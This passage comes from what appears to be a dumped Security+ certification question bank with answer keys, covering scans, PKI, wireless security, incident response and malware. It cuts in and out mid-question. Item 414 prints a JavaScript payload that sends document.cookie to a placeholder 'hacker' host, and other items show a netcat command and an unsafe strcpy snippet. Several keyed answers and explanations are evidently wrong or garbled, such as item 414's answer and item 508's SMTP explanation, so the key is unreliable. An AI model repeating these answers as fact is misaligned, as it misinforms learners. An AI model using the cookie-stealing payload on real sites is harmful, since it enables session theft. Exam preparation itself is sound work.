TCP XMAS SCAN 192.168.1.1:3464 192.168.1.2:8744
```

Given the above logs, which of the following is the cause of the attack?
A. The TCP ports on destination are all open.
B. FIN, URG, and PSH flags are set in the packet header.
C. TCP MSS is configured improperly.
D. There is improper Layer 2 segmentation.
Answer: B

405.Which of the following controls allows a security guard to perform a post-incident review?
A. Detective
B. Preventive
C. Corrective

D. Deterrent

Answer: C

406.Attackers have been using revoked certificates for MITM attacks to steal credentials from employees of Company.com.

Which of the following options should Company.com implement to mitigate these attacks?

A. Captive portal

B. Extended validation certificate

C. OCSP stapling

D. Object identifiers

E. Key escrow

Answer: C

407.After attempting to harden a web server, a security analyst needs to determine if an application remains vulnerable to SQL injection attacks.

Which of the following would BEST assist the analyst in making this determination?

A. tracert

B. Fuzzer

C. nslookup

D. Nmap

E. netcat

Answer: B

408.A company is allowing a BYOD policy for its staff.

Which of the following is a best practice that can decrease the risk of users jailbreaking mobile devices?

A. Install a corporately monitored mobile antivirus on the devices.

B. Prevent the installation of applications from a third-party application store.

C. Build a custom ROM that can prevent jailbreaking.

D. Require applications to be digitally signed.

Answer: A

409.Which of the following describes the key difference between vishing and phishing attacks?

A. Phishing is used by attackers to steal a person's identity.

B. Vishing attacks require some knowledge of the target of attack.

C. Vishing attacks are accomplished using telephony services.

D. Phishing is a category of social engineering attack.

Answer: C

410.Which of the following should a security analyst perform FIRST to determine the vulnerabilities of a legacy system?

A. Passive scan

B. Aggressive scan

C. Credentialed scan

D. Intrusive scan

Answer: A

411.Which of the following components of printers and MFDs are MOST likely to be used as vectors of compromise if they are improperly configured?

A. Embedded web server

B. Spooler

C. Network interface

D. LCD control panel

Answer: A

412.A hacker has a packet capture that contains:

```
....Joe Smith.........E289F21CD33E4F57890DDEA5CF267ED2..
...Jane.Doe...........AD1FAB10D33E4F57890DDEA5CF267ED2..
....John.Key..........3374E9E7E33E4F57890DDEA5CF267ED2..
```

Which of the following tools will the hacker use against this type of capture?

A. Password cracker

B. Vulnerability scanner

C. DLP scanner

D. Fuzzer

Answer: A

413.A user downloads and installs an MP3 converter, and runs the application. Upon running the application, the antivirus detects a new port in a listening state.

Which of the following has the user MOST likely executed?

A. RAT

B. Worm

C. Ransomware

D. Bot

Answer: A

414.An attacker exploited a vulnerability on a mail server using the code below.

```
<HTML><body
onload=document.location.replace
('http://hacker/post.asp?victim&message =" + document.cookie + "<br>" + "URL:" +"document.location) ;
/>
</body>
</HTML>
```

Which of the following BEST explains what the attacker is doing?

A. The attacker is replacing a cookie.

B. The attacker is stealing a document.

C. The attacker is replacing a document.

D. The attacker is deleting a cookie.

Answer: C

415.A security analyst is securing smartphones and laptops for a highly mobile workforce.
Priorities include:
Remote wipe capabilities
Geolocation services
Patch management and reporting
Mandatory screen locks
Ability to require passcodes and pins
Ability to require encryption
Which of the following would BEST meet these requirements?
A. Implementing MDM software
B. Deploying relevant group policies to the devices
C. Installing full device encryption
D. Removing administrative rights to the devices
Answer: A

416.A technician receives a device with the following anomalies:
Frequent pop-up ads
Show response-time switching between active programs
Unresponsive peripherals
The technician reviews the following log file entries:

```
File Name Source MD5 Target MD5
Status
antivirus.exe F794F21CD33E4F57890DDEA5CF267ED2
F794F21CD33E4F57890DDEA5CF267ED2 Automatic
iexplore.exe 7FAAF21CD33E4F57890DDEA5CF29CCEA
AA87F21CD33E4F57890DDEAEE2197333 Automatic
service.exe 77FF390CD33E4F57890DDEA5CF28881F
77FF390CD33E4F57890DDEA5CF28881F Manual
USB.exe E289F21CD33E4F57890DDEA5CF28EDC0
E289F21CD33E4F57890DDEA5CF28EDC0 Stopped
```

Based on the above output, which of the following should be reviewed?
A. The web application firewall
B. The file integrity check
C. The data execution prevention
D. The removable media control
Answer: B

417.A systems administrator is attempting to recover from a catastrophic failure in the datacenter. To recover the domain controller, the systems administrator needs to provide the domain administrator credentials.
Which of the following account types is the systems administrator using?
A. Guest account
B. Service account
C. User account

D. Local Account
Answer: C

418.An organization plans to implement multifactor authentication techniques within the enterprise network architecture. Each authentication factor is expected to be a unique control.
Which of the following BEST describes the proper employment of multifactor authentication?
A. Proximity card, fingerprint scanner, PIN
B. Fingerprint scanner, voice recognition, proximity card
C. Smart card, user PKI certificate, privileged user certificate
D. Voice recognition, smart card, proximity card
Answer: A

419.Multiple organizations operating in the same vertical want to provide seamless wireless access for their employees as they visit the other organizations.
Which of the following should be implemented if all the organizations use the native 802.1x client on their mobile devices?
A. Shibboleth
B. RADIUS federation
C. SAML
D. OAuth
E. OpenID connect
Answer: B

420.Upon entering an incorrect password, the logon screen displays a message informing the user that the password does not match the username provided and is not the required length of 12 characters.
Which of the following secure coding techniques should a security analyst address with the application developers to follow security best practices?
A. Input validation
B. Error handling
C. Obfuscation
D. Data exposure
Answer: B

421.Which of the following s the BEST reason to run an untested application is a sandbox?
A. To allow the application to take full advantage of the host system's resources and storage
B. To utilize the host systems antivirus and firewall applications instead of running it own protection
C. To prevent the application from acquiring escalated privileges and accessing its host system
D. To increase application processing speed so the host system can perform real-time logging
Answer: C

422.An administrator is replacing a wireless router. The configuration of the old wireless router was not documented before it stopped functioning. The equipment connecting to the wireless network uses older legacy equipment that was manufactured prior to the release of the 802.11i standard.
Which of the following configuration options should the administrator select for the new wireless router?

A. WPA+CCMP
B. WPA2+CCMP
C. WPA+TKIP
D. WPA2+TKIP
Answer: C
Explanation:
Answers with WPA2 should be rejected since the equipment in use will not connect to it. It does not matter if it is the most secure if it doesn't do the job.
WPA-CCMP is not supported by many devices. Using this we would risk devices not being able to connect.
The only thing that is sure to work is C.

423.Which of the following threat actors is MOST likely to steal a company's proprietary information to gain a market edge and reduce time to market?
A. Competitor
B. Hacktivist
C. Insider
D. Organized crime
Answer: A

424.Which of the following BEST describes an important security advantage yielded by implementing vendor diversity?
A. Sustainability
B. Homogeneity
C. Resiliency
D. Configurability
Answer: C

425.Which of the following specifically describes the exploitation of an interactive process to access otherwise restricted areas of the OS?
A. Pivoting
B. Process affinity
C. Buffer overflow
D. Privilege escalation
Answer: D

426.Which of the following differentiates a collision attack from a rainbow table attack?
A. A rainbow table attack performs a hash lookup.
B. A rainbow table attack uses the hash as a password.
C. In a collision attack, the hash and the input data are equivalent.
D. In a collision attack, the same input results in different hashes.
Answer: A

427.A security analyst observes the following events in the logs of an employee workstation:

```
1/23 1:07:16 865 Access to C:\Users\user\temp\oasdfkh.hta has been
restricted by your administrator by the default restriction policy level.
1/23 1:07:09 1034 The scan is completed. No detections were found.
```

The security analyst reviews the file system and observes the following:

```
C:\>dir
C:\Users\user\temp
1/23 1:07:02 oasdfkh.hta
1/23 1:07:02 update.bat
1/23 1:07:02 msg.txt
```

Given the information provided, which of the following MOST likely occurred on the workstation?

A. Application whitelisting controls blocked an exploit payload from executing.

B. Antivirus software found and quarantined three malware files.

C. Automatic updates were initiated but failed because they had not been approved.

D. The SIEM log aged was not tuned properly and reported a false positive.

Answer: A

428.A security technician has been receiving alerts from several servers that indicate load balancers have had a significant increase in traffic. The technician initiates a system scan. The scan results illustrate that the disk space on several servers has reached capacity. The scan also indicates that incoming internet traffic to the servers has increased.

Which of the following is the MOST likely cause of the decreased disk space?

A. Misconfigured devices

B. Logs and events anomalies

C. Authentication issues

D. Unauthorized software

Answer: B

429.A security administrator is diagnosing a server where the CPU utilization is at 100% for 24 hours. The main culprit of CPU utilization is the antivirus program.

Which of the following issue could occur if left unresolved? (Select TWO)

A. MITM attack

B. DoS attack

C. DLL injection

D. Buffer overflow

E. Resource exhaustion

Answer: BE

430.Which of the following is used to validate the integrity of data?

A. CBC

B. Blowfish

C. MD5

D. RSA

Answer: C

431.A user typically works remotely over the holidays using a web-based VPN to access corporate resources. The user reports getting untrusted host errors and being unable to connect.
Which of the following is MOST likely the case?
A. The certificate has expired
B. The browser does not support SSL
C. The user's account is locked out
D. The VPN software has reached the seat license maximum
Answer: A

432.When it comes to cloud computing, if one of the requirements for a project is to have the most control over the systems in the cloud, which of the following is a service model that would be BEST suited for this goal?
A. Infrastructure
B. Platform
C. Software
D. Virtualization
Answer: A

433.A company was recently audited by a third party. The audit revealed the company's network devices were transferring files in the clear.
Which of the following protocols should the company use to transfer files?
A. HTTPS
B. LDAPS
C. SCP
D. SNMPv3
Answer: C

434.A security analyst is acquiring data from a potential network incident.
Which of the following evidence is the analyst MOST likely to obtain to determine the incident?
A. Volatile memory capture
B. Traffic and logs
C. Screenshots
D. System image capture
Answer: B

435.A cybersecurity analyst is looking into the payload of a random packet capture file that was selected for analysis. The analyst notices that an internal host had a socket established with another internal host over a non-standard port.
Upon investigation, the origin host that initiated the socket shows this output:

```
usera@host>history
mkdir /local/usr/bin/somedirectory
nc -1 192.168.5.1 -p 9856
ping -c 30 8.8.8.8 -a 600
rm /etc/dir2/somefile
```

rm -rm /etc/dir2/
traceroute 8.8.8.8
pakill pid 9487
usera@host>

Given the above output, which of the following commands would have established the questionable socket?

A. traceroute 8.8.8.8
B. ping -1 30 8.8.8.8 -a 600
C. nc -1 192.168.5.1 -p 9856
D. pskill pid 9487

Answer: C

436.A security administrator has written a script that will automatically upload binary and text-based configuration files onto a remote server using a scheduled task. The configuration files contain sensitive information.

Which of the following should the administrator use? (Select TWO)

A. TOPT
B. SCP
C. FTP over a non-standard pot
D. SRTP
E. Certificate-based authentication
F. SNMPv3

Answer: BE

437.A security analyst conducts a manual scan on a known hardened host that identifies many non-compliant items.

Which of the following BEST describe why this has occurred? (Select TWO)

A. Privileged-user certificated were used to scan the host
B. Non-applicable plug ins were selected in the scan policy
C. The incorrect audit file was used
D. The output of the report contains false positives
E. The target host has been compromised

Answer: BC

438.Which of the following solutions should an administrator use to reduce the risk from an unknown vulnerability in a third-party software application?

A. Sandboxing
B. Encryption
C. Code signing
D. Fuzzing

Answer: A

439.A network administrator needs to allocate a new network for the R&D group. The network must not be accessible from the Internet regardless of the network firewall or other external misconfigurations.

Which of the following settings should the network administrator implement to accomplish this?
A. Configure the OS default TTL to 1
B. Use NAT on the R&D network
C. Implement a router ACL
D. Enable protected ports on the switch
Answer: D

440.To help prevent one job role from having sufficient access to create, modify, and approve payroll data, which of the following practices should be employed?
A. Least privilege
B. Job rotation
C. Background checks
D. Separation of duties
Answer: D

441.When attackers use a compromised host as a platform for launching attacks deeper into a company's network, it is said that they are:
A. escalating privilege
B. becoming persistent
C. fingerprinting
D. pivoting
Answer: D

442.The help desk received a call after hours from an employee who was attempting to log into the payroll server remotely. When the help desk returned the call the next morning, the employee was able to log into the server remotely without incident. However, the incident occurred again the next evening.
Which of the following BEST describes the cause of the issue?
A. The password expired on the account and needed to be reset
B. The employee does not have the rights needed to access the database remotely
C. Time-of-day restrictions prevented the account from logging in
D. The employee's account was locked out and needed to be unlocked
Answer: C

443.An analyst receives an alert from the SIEM showing an IP address that does not belong to the assigned network can be seen sending packets to the wrong gateway.
Which of the following network devices is misconfigured and which of the following should be done to remediate the issue?
A. Firewall; implement an ACL on the interface
B. Router; place the correct subnet on the interface
C. Switch; modify the access port to trunk port
D. Proxy; add the correct transparent interface
Answer: C

444.A home invasion occurred recently in which an intruder compromised a home network and accessed

a WiFI- enabled baby monitor while the baby's parents were sleeping.
Which of the following BEST describes how the intruder accessed the monitor?
A. Outdated antivirus
B. WiFi signal strength
C. Social engineering
D. Default configuration
Answer: D

445.A security engineer must install the same x.509 certificate on three different servers. The client application that connects to the server performs a check to ensure the certificate matches the host name.
Which of the following should the security engineer use?
A. Wildcard certificate
B. Extended validation certificate
C. Certificate chaining
D. Certificate utilizing the SAN file
Answer: D
Explanation:
SAN = Subject Alternate Names

446.Which of the following refers to the term used to restore a system to its operational state?
A. MTBF
B. MTTR
C. RTO
D. RPO
Answer: B

447.A Chief Information Officer (CIO) recently saw on the news that a significant security flaws exists with a specific version of a technology the company uses to support many critical application. The CIO wants to know if this reported vulnerability exists in the organization and, if so, to what extent the company could be harmed.
Which of the following would BEST provide the needed information?
A. Penetration test
B. Vulnerability scan
C. Active reconnaissance
D. Patching assessment report
Answer: A

448.An organization is expanding its network team. Currently, it has local accounts on all network devices, but with growth, it wants to move to centrally managed authentication.
Which of the following are the BEST solutions for the organization? (Sect TWO)
A. TACACS+
B. CHAP
C. LDAP
D. RADIUS

E. MSCHAPv2

Answer: AD

449.An active/passive configuration has an impact on:

A. confidentiality

B. integrity

C. availability

D. non-repudiation

Answer: C

450.Which of the following attack types BEST describes a client-side attack that is used to manipulate an HTML iframe with JavaScript code via a web browser?

A. Buffer overflow

B. MITM

C. XSS

D. SQLi

Answer: C

451.Which of the following would provide additional security by adding another factor to a smart card?

A. Token

B. Proximity badge

C. Physical key

D. PIN

Answer: D

452.A systems administrator wants to implement a wireless protocol that will allow the organization to authenticate mobile devices prior to providing the user with a captive portal login.

Which of the following should the systems administrator configure?

A. L2TP with MAC filtering

B. EAP-TTLS

C. WPA2-CCMP with PSK

D. RADIUS federation

Answer: D

Explanation:

RADIUS generally includes 802.1X that pre-authenticates devices.

453.Which of the following uses precomputed hashes to guess passwords?

A. Iptables

B. NAT tables

C. Rainbow tables

D. ARP tables

Answer: C

454.A systems administrator wants to provide balance between the security of a wireless network and

usability. The administrator is concerned with wireless encryption compatibility of older devices used by some employees.
Which of the following would provide strong security backward compatibility when accessing the wireless network?
A. Open wireless network and SSL VPN
B. WPA using a preshared key
C. WPA2 using a RADIUS back-end for 802.1x authentication
D. WEP with a 40-bit key
Answer: C

455.In determining when it may be necessary to perform a credentialed scan against a system instead of a non- credentialed scan, which of the following requirements is MOST likely to influence its decisions?
A. The scanner must be able to enumerate the host OS of devices scanner
B. The scanner must be able to footprint the network
C. The scanner must be able to check for open ports with listening services
D. The scanner must be able to audit file system permissions
Answer: D

456.A security administrator receives an alert from a third-party vendor that indicates a certificate that was installed in the browser has been hijacked at the root of a small public CA. The security administrator knows there are at least four different browsers in use on more than a thousand computers in the domain worldwide.
Which of the following solutions would be BEST for the security administrator to implement to most efficiently assist with this issue?
A. SSL
B. CRL
C. PKI
D. ACL
Answer: B

457.Ann, a security administrator, wants to ensure credentials are encrypted in transit when implementing a RADIUS server for SSO.
Which of the following are needed given these requirements? (Select TWO)
A. Public key
B. Shared key
C. Elliptic curve
D. MD5
E. Private key
F. DES
Answer: AE

458.A company has noticed multiple instances of proprietary information on public websites. It has also observed an increase in the number of email messages sent to random employees containing malicious links and PDFs.

Which of the following changes should the company make to reduce the risks associated with phishing attacks? (Select TWO)
A. Install an additional firewall
B. Implement a redundant email server
C. Block access to personal email on corporate systems
D. Update the X.509 certificates on the corporate email server
E. Update corporate policy to prohibit access to social media websites
F. Review access violation on the file server
Answer: CE

459.A security analyst is investigating a potential reach. Upon gathering, documenting, and securing the evidence, which of the following actions is the NEXT step to minimize the business impact?
A. Launch an investigation to identify the attacking host
B. Initiate the incident response plan
C. Review lessons learned captured in the process
D. Remove malware and restore the system to normal operation
Answer: D

460.Joe, a salesman, was assigned to a new project that requires him to travel to a client site. While waiting for a flight, Joe, decides to connect to the airport wireless network without connecting to a VPN, and the sends confidential emails to fellow colleagues. A few days later, the company experiences a data breach. Upon investigation, the company learns Joe's emails were intercepted.
Which of the following MOST likely caused the data breach?
A. Policy violation
B. Social engineering
C. Insider threat
D. Zero-day attack
Answer: A

461.A company is performing an analysis of the corporate enterprise network with the intent of identifying what will cause losses in revenue, referrals, and/or reputation when out of commission.
Which of the following is an element of a BIA that is being addressed?
A. Mission-essential function
B. Single point of failure
C. backup and restoration plans
D. Identification of critical systems
Answer: D
Explanation:
The BIA is composed of the following three steps: Determine mission/business processes and recovery criticality. Mission/business processes supported by the system are identified and the impact of a system disruption to those processes is determined along with outage impacts and estimated downtime.

462.A company wants to ensure confidential data from storage media is sanitized in such a way that the drive cannot be reused.

Which of the following method should the technician use?
A. Shredding
B. Wiping
C. Low-level formatting
D. Repartitioning
E. Overwriting
Answer: A

463.A forensic expert is given a hard drive from a crime scene and is asked to perform an investigation.
Which of the following is the FIRST step the forensic expert needs to take the chain of custody?
A. Make a forensic copy
B. Create a hash of the hard rive
C. Recover the hard drive data
D. Update the evidence log
Answer: D

464.An incident response manager has started to gather all the facts related to a SIEM alert showing multiple systems may have been compromised.
The manager has gathered these facts:
- The breach is currently indicated on six user PCs
- One service account is potentially compromised
- Executive management has been notified
In which of the following phases of the IRP is the manager currently working?
A. Recovery
B. Eradication
C. Containment
D. Identification
Answer: D

465.A stock trading company had the budget for enhancing its secondary datacenter approved. Since the main site is a hurricane-affected area and the disaster recovery site is 100 mi (161 km) away, the company wants to ensure its business is always operational with the least amount of man hours needed.
Which of the following types of disaster recovery sites should the company
implement?
A. Hot site
B. Warm site
C. Cold site
D. Cloud-based site
Answer: D

466.A systems administrator is attempting to recover from a catastrophic failure in the datacenter. To recover the domain controller, the systems administrator needs to provide the domain administrator credentials.
Which of the following account types is the system administrator using?

A. Shared accounts
B. Guest account
C. Service account
D. User account
Answer: D

467.User from two organizations, each with its own PKI, need to begin working together on a joint project. Which of the following would allow the users of the separate PKIs to work together without connection errors?
A. Trust model
B. Stapling
C. Intermediate CA
D. Key escrow
Answer: A

468.A security analyst is migrating a pass-the-hash vulnerability on a Windows infrastructure.
Given the requirement, which of the following should the security analyst do to MINIMIZE the risk?
A. Enable CHAP
B. Disable NTLM
C. Enable Kerebos
D. Disable PAP
Answer: B

469.An organization requires users to provide their fingerprints to access an application. To improve security, the application developers intend to implement multifactor authentication.
Which of the following should be implemented?
A. Use a camera for facial recognition
B. Have users sign their name naturally
C. Require a palm geometry scan
D. Implement iris recognition
Answer: B

470.A security analyst is reviewing an assessment report that includes software versions, running services, supported encryption algorithms, and permission settings.
Which of the following produced the report?
A. Vulnerability scanner
B. Protocol analyzer
C. Network mapper
D. Web inspector
Answer: A

471.A Chief Information Officer (CIO) asks the company's security specialist if the company should spend any funds on malware protection for a specific server. Based on a risk assessment, the ARO value of a malware infection for a server is 5 and the annual cost for the malware protection is $2500.

Which of the following SLE values warrants a recommendation against purchasing the malware protection?

A. $500

B. $1000

C. $2000

D. $2500

Answer: A

472.The computer resource center issue smartphones to all first-level and above managers. The managers have the ability to install mobile tools.

Which of the following tools should be implemented with the type of tools the managers installed?

A. Download manager

B. Content manager

C. Segmentation manager

D. Application manager

Answer: D

473.A systems administrator wants to provide for and enforce wireless access accountability during events where external speakers are invited to make presentations to a mixed audience of employees and non-employees.

Which of the following should the administrator implement?

A. Shared accounts

B. Preshared passwords

C. Least privilege

D. Sponsored guest

Answer: D

474.A recent internal audit is forcing a company to review each internal business unit's VMs because the cluster they are installed on is in danger of running out of computer resources.

Which of the following vulnerabilities exist?

A. Buffer overflow

B. End-of-life systems

C. System sprawl

D. Weak configuration

Answer: C

475.A security analyst is attempting to identify vulnerabilities in a customer's web application without impacting the system or its data.

Which of the following BEST describes the vulnerability scanning concept performed?

A. Aggressive scan

B. Passive scan

C. Non-credentialed scan

D. Compliance scan

Answer: B

Explanation:
Passive scanning is a method of vulnerability detection that relies on information gleaned from network data that is captured from a target computer without direct interaction.
Packet sniffing applications can be used for passive scanning to reveal information such as operating system, known protocols running on non-standard ports and active network applications with known bugs. Passive scanning may be conducted by a network administrator scanning for security vulnerabilities or by an intruder as a preliminary to an active attack.
For an intruder, passive scanning's main advantage is that it does not leave a trail that could alert users or administrators to their activities. For an administrator, the main advantage is that it doesn't risk causing undesired behavior on the target computer, such as freezes. Because of these advantages, passive scanning need not be limited to a narrow time frame to minimize risk or disruption, which means that it is likely to return more information.
Passive scanning does have limitations. It is not as complete in detail as active vulnerability scanning and cannot detect any applications that are not currently sending out traffic; nor can it distinguish false information put out for obfuscation.

476.Two users must encrypt and transmit large amounts of data between them.
Which of the following should they use to encrypt and transmit the data?
A. Symmetric algorithm
B. Hash function
C. Digital signature
D. Obfuscation
Answer: A

477.A new Chief Information Officer (CIO) has been reviewing the badging and decides to write a policy that all employees must have their badges rekeyed at least annually.
Which of the following controls BEST describes this policy?
A. Physical
B. Corrective
C. Technical
D. Administrative
Answer: D

478.A software developer is concerned about DLL hijacking in an application being written.
Which of the following is the MOST viable mitigation measure of this type of attack?
A. The DLL of each application should be set individually
B. All calls to different DLLs should be hard-coded in the application
C. Access to DLLs from the Windows registry should be disabled
D. The affected DLLs should be renamed to avoid future hijacking
Answer: B

479.A security engineer wants to implement a site-to-site VPN that will require SSL certificates for mutual authentication.
Which of the following should the engineer implement if the design requires client MAC addresses to be

visible across the tunnel?
A. Tunnel mode IPSec
B. Transport mode VPN IPSec
C. L2TP
D. SSL VPN
Answer: D

480.An application was recently compromised after some malformed data came in via web form.
Which of the following would MOST likely have prevented this?
A. Input validation
B. Proxy server
C. Stress testing
D. Encoding
Answer: A

481.While working on an incident, Joe, a technician, finished restoring the OS and applications on a workstation from the original media. Joe is about to begin copying the user's files back onto the hard drive.
Which of the following incident response steps is Joe working on now?
A. Recovery
B. Eradication
C. Containment
D. Identification
Answer: A

482.A systems administrator found a suspicious file in the root of the file system. The file contains URLs, usernames, passwords, and text from other documents being edited on the system.
Which of the following types of malware would generate such a file?
A. Keylogger
B. Rootkit
C. Bot
D. RAT
Answer: A

483.A computer emergency response team is called at midnight to investigate a case in which a mail server was restarted. After an initial investigation, it was discovered that email is being exfiltrated through an active connection.
Which of the following is the NEXT step the team should take?
A. Identify the source of the active connection
B. Perform eradication of active connection and recover
C. Performance containment procedure by disconnecting the server
D. Format the server and restore its initial configuration
Answer: A

484.A remote intruder wants to take inventory of a network so exploits can be researched. The intruder is looking for information about software versions on the network.

Which of the following techniques is the intruder using?

A. Banner grabbing

B. Port scanning

C. Packet sniffing

D. Virus scanning

Answer: A

485.An analyst is reviewing a simple program for potential security vulnerabilities before being deployed to a Windows server. Given the following code:

```
void foo (char *bar)
{
car random_user_input[12];
stropy (random_user_input, bar);
}
```

Which of the following vulnerabilities is present?

A. Bad memory pointer

B. Buffer overflow

C. Integer overflow

D. Backdoor

Answer: B

486.A company has a data classification system with definitions for "Private" and "Public". the company's security policy outlines how data should be protected based on type. The company recently added data type "Proprietary".

Which of the following is the MOST likely reason the company added this data type?

A. Reduced cost

B. More searchable data

C. Better data classification

D. Expanded authority of the privacy officer

Answer: C

487.A security technician is configuring an access management system to track and record user actions.

Which of the following functions should the technician configure?

A. Accounting

B. Authorization

C. Authentication

D. Identification

Answer: A

488.A security administrator installed a new network scanner that identifies new host systems on the network.

Which of the following did the security administrator install?

A. Vulnerability scanner
B. Network-based IDS
C. Rogue system detection
D. Configuration compliance scanner
Answer: C

489.A Chief Information Officer (CIO) has decided it is not cost effective to implement safeguards against a known vulnerability.
Which of the following risk responses does this BEST describe?
A. Transference
B. Avoidance
C. Mitigation
D. Acceptance
Answer: D

490.A manager wants to distribute a report to several other managers within the company. Some of them reside in remote locations that are not connected to the domain but have a local server. Because there is sensitive data within the report and the size is beyond the limit of the email attachment size, emailing the report is not an option.
Which of the following protocols should be implemented to distribute the report securely? (Select THREE)
A. S/MIME
B. SSH
C. SNMPv3
D. FTPS
E. SRTP
F. HTTPS
G. LDAPS
Answer: BDF

491.A technician is investigating a potentially compromised device with the following symptoms:
Browser slowness
Frequent browser crashes
Hourglass stuck
New search toolbar
Increased memory consumption
Which of the following types of malware has infected the system?
A. Man-in-the-browser
B. Spoofer
C. Spyware
D. Adware
Answer: A

492.A penetration tester has written an application that performs a bit-by-bit XOR 0xFF operation on binaries prior to transmission over untrusted media.

Which of the following BEST describes the action performed by this type of application?
A. Hashing
B. Key exchange
C. Encryption
D. Obfusication
Answer: D

493.An audit reported has identifies a weakness that could allow unauthorized personnel access to the facility at its main entrance and from there gain access to the network.
Which of the following would BEST resolve the vulnerability?
A. Faraday cage
B. Air gap
C. Mantrap
D. Bollards
Answer: C

494.When attempting to secure a mobile workstation, which of the following authentication technologies rely on the user's physical characteristics? (Select TWO)
A. MAC address table
B. Retina scan
C. Fingerprint scan
D. Two-factor authentication
E. CAPTCHA
F. Password string
Answer: BC

495.Systems administrator and key support staff come together to simulate a hypothetical interruption of service. The team updates the disaster recovery processes and documentation after meeting.
Which of the following describes the team's efforts?
A. Business impact analysis
B. Continuity of operation
C. Tabletop exercise
D. Order of restoration
Answer: C

496.A company has two wireless networks utilizing captive portals. Some employees report getting a trust error in their browsers when connecting to one of the networks.
Both captive portals are using the same server certificate for authentication, but the analyst notices the following differences between the two certificate details:
Certificate 1
Certificate Path:
Geotrust Global CA
*company.com
Certificate 2

Certificate Path:
*company.com
Which of the following would resolve the problem?
A. Use a wildcard certificate.
B. Use certificate chaining.
C. Use a trust model.
D. Use an extended validation certificate.
Answer: B

497.Company A has acquired Company B. Company A has different domains spread globally, and typically migrates its acquisitions infrastructure under its own domain infrastructure. Company B, however, cannot be merged into Company A's domain infrastructure.
Which of the following methods would allow the two companies to access one another's resources?
A. Attestation
B. Federation
C. Single sign-on
D. Kerberos
Answer: B

498.A technician is configuring a load balancer for the application team to accelerate the network performance of their applications. The applications are hosted on multiple servers and must be redundant.
Given this scenario, which of the following would be the BEST method of configuring the load balancer?
A. Round-robin
B. Weighted
C. Least connection
D. Locality-based
Answer: D

499.Ann is the IS manager for several new systems in which the classifications of the systems' data are being decided. She is trying to determine the sensitivity level of the data being processed.
Which of the following people should she consult to determine the data classification?
A. Steward
B. Custodian
C. User
D. Owner
Answer: D

500.An organization's employees currently use three different sets of credentials to access multiple internal resources. Management wants to make this process less complex.
Which of the following would be the BEST option to meet this goal?
A. Transitive trust
B. Single sign-on
C. Federation

D. Secure token
Answer: B

501.An external attacker can modify the ARP cache of an internal computer.
Which of the following types of attacks is described?
A. Replay
B. Spoofing
C. DNS poisoning
D. Client-side attack
Answer: B

502.A systems administrator has isolated an infected system from the network and terminated the malicious process from executing.
Which of the following should the administrator do NEXT according to the incident response process?
A. Restore lost data from a backup.
B. Wipe the system.
C. Document the lessons learned.
D. Determine the scope of impact.
Answer: A

503.A new security administrator ran a vulnerability scanner for the first time and caused a system outage.
Which of the following types of scans MOST likely caused the outage?
A. Non-intrusive credentialed scan
B. Non-intrusive non-credentialed scan
C. Intrusive credentialed scan
D. Intrusive non-credentialed scan
Answer: D

504.A security analyst is hardening a WiFi infrastructure.
The primary requirements are the following:
- The infrastructure must allow staff to authenticate using the most secure method.
- The infrastructure must allow guests to use an "open" WiFi network that logs valid email addresses before granting access to the Internet.
Given these requirements, which of the following statements BEST represents what the analyst should recommend and configure?
A. Configure a captive portal for guests and WPS for staff.
B. Configure a captive portal for staff and WPA for guests.
C. Configure a captive portal for staff and WEP for guests.
D. Configure a captive portal for guest and WPA2 Enterprise for staff.
Answer: D

505.A security administrator is trying to eradicate a worm, which is spreading throughout the organization, using an old remote vulnerability in the SMB protocol. The worm uses Nmap to identify target hosts within

the company. The administrator wants to implement a solution that will eradicate the current worm and any future attacks that may be using zero-day vulnerabilities.
Which of the following would BEST meet the requirements when implemented?
A. Host-based firewall
B. Enterprise patch management system
C. Network-based intrusion prevention system
D. Application blacklisting
E. File integrity checking
Answer: C

506.Which of the following is a deployment concept that can be used to ensure only the required OS access is exposed to software applications?
A. Staging environment
B. Sandboxing
C. Secure baseline
D. Trusted OS
Answer: B

507.A procedure differs from a policy in that it:
A. is a high-level statement regarding the company's position on a topic.
B. sets a minimum expected baseline of behavior.
C. provides step-by-step instructions for performing a task.
D. describes adverse actions when violations occur.
Answer: C

508.Ann, a user, reports she is unable to access an application from her desktop. A security analyst verifies Ann's access and checks the SIEM for any errors. The security analyst reviews the log file from Ann's system and notices the following output:

```
2017--08-21 10:48:12 DROP TCP 172.20.89.232 239.255.255.255 443 1900 250 -------- RECEIVE
2017--08-21 10:48:12 DROP UDP 192.168.72.205 239.255.255.255 443 1900 250 -------- RECEIVE
```

Which of the following is MOST likely preventing Ann from accessing the application from the desktop?
A. Web application firewall
B. DLP
C. Host-based firewall
D. UTM
E. Network-based firewall
Answer: B
Explanation:
Webmail is being blocked. The 250 response code is for SMTP.

509.Which of the following types of penetration test will allow the tester to have access only to password hashes prior to the penetration test?
A. Black box
B. Gray box

C. Credentialed
D. White box
Answer: B

510.Which of the following threats has sufficient knowledge to cause the MOST danger to an organization?
A. Competitors
B. Insiders
C. Hacktivists
D. Script kiddies
Answer: B

511.While troubleshooting a client application connecting to the network, the security administrator notices the following error: Certificate is not valid.
Which of the following is the BEST way to check if the digital certificate is valid?
A. PKI
B. CRL
C. CSR
D. IPSec
Answer: B

512.To determine the ALE of a particular risk, which of the following must be calculated? (Select TWO).
A. ARO
B. ROI
C. RPO
D. SLE
E. RTO
Answer: AD

513.A business sector is highly competitive, and safeguarding trade secrets and critical information is paramount. On a seasonal basis, an organization employs temporary hires and contractor personnel to accomplish its mission objectives. The temporary and contract personnel require access to network resources only when on the clock.
Which of the following account management practices are the BEST ways to manage these accounts?
A. Employ time-of-day restrictions.
B. Employ password complexity.
C. Employ a random key generator strategy.
D. Employ an account expiration strategy.
E. Employ a password lockout policy.
Answer: D

514.Which of the following locations contain the MOST volatile data?
A. SSD
B. Paging file

C. RAM
D. Cache memory
Answer: D

515.Ann, a customer, is reporting that several important files are missing from her workstation. She recently received communication from an unknown party who is requesting funds to restore the files.
Which of the following attacks has occurred?
A. Ransomware
B. Keylogger
C. Buffer overflow
D. Rootkit
Answer: A

516.Every morning, a systems administrator monitors failed login attempts on the company's log management server. The administrator notices the DBAdmin account has five failed username and/or password alerts during a ten-minute window. The systems administrator determines the user account is a dummy account used to attract attackers.
Which of the following techniques should the systems administrator implement?
A. Role-based access control
B. Honeypot
C. Rule-based access control
D. Password cracker
Answer: B

517.Joe, a user, has been trying to send Ann, a different user, an encrypted document via email. Ann has not received the attachment but is able to receive the header information.
Which of the following is MOST likely preventing Ann from receiving the encrypted file?
A. Unencrypted credentials
B. Authentication issues
C. Weak cipher suite
D. Permission issues
Answer: B

518.A systems administrator is configuring a system that uses data classification labels.
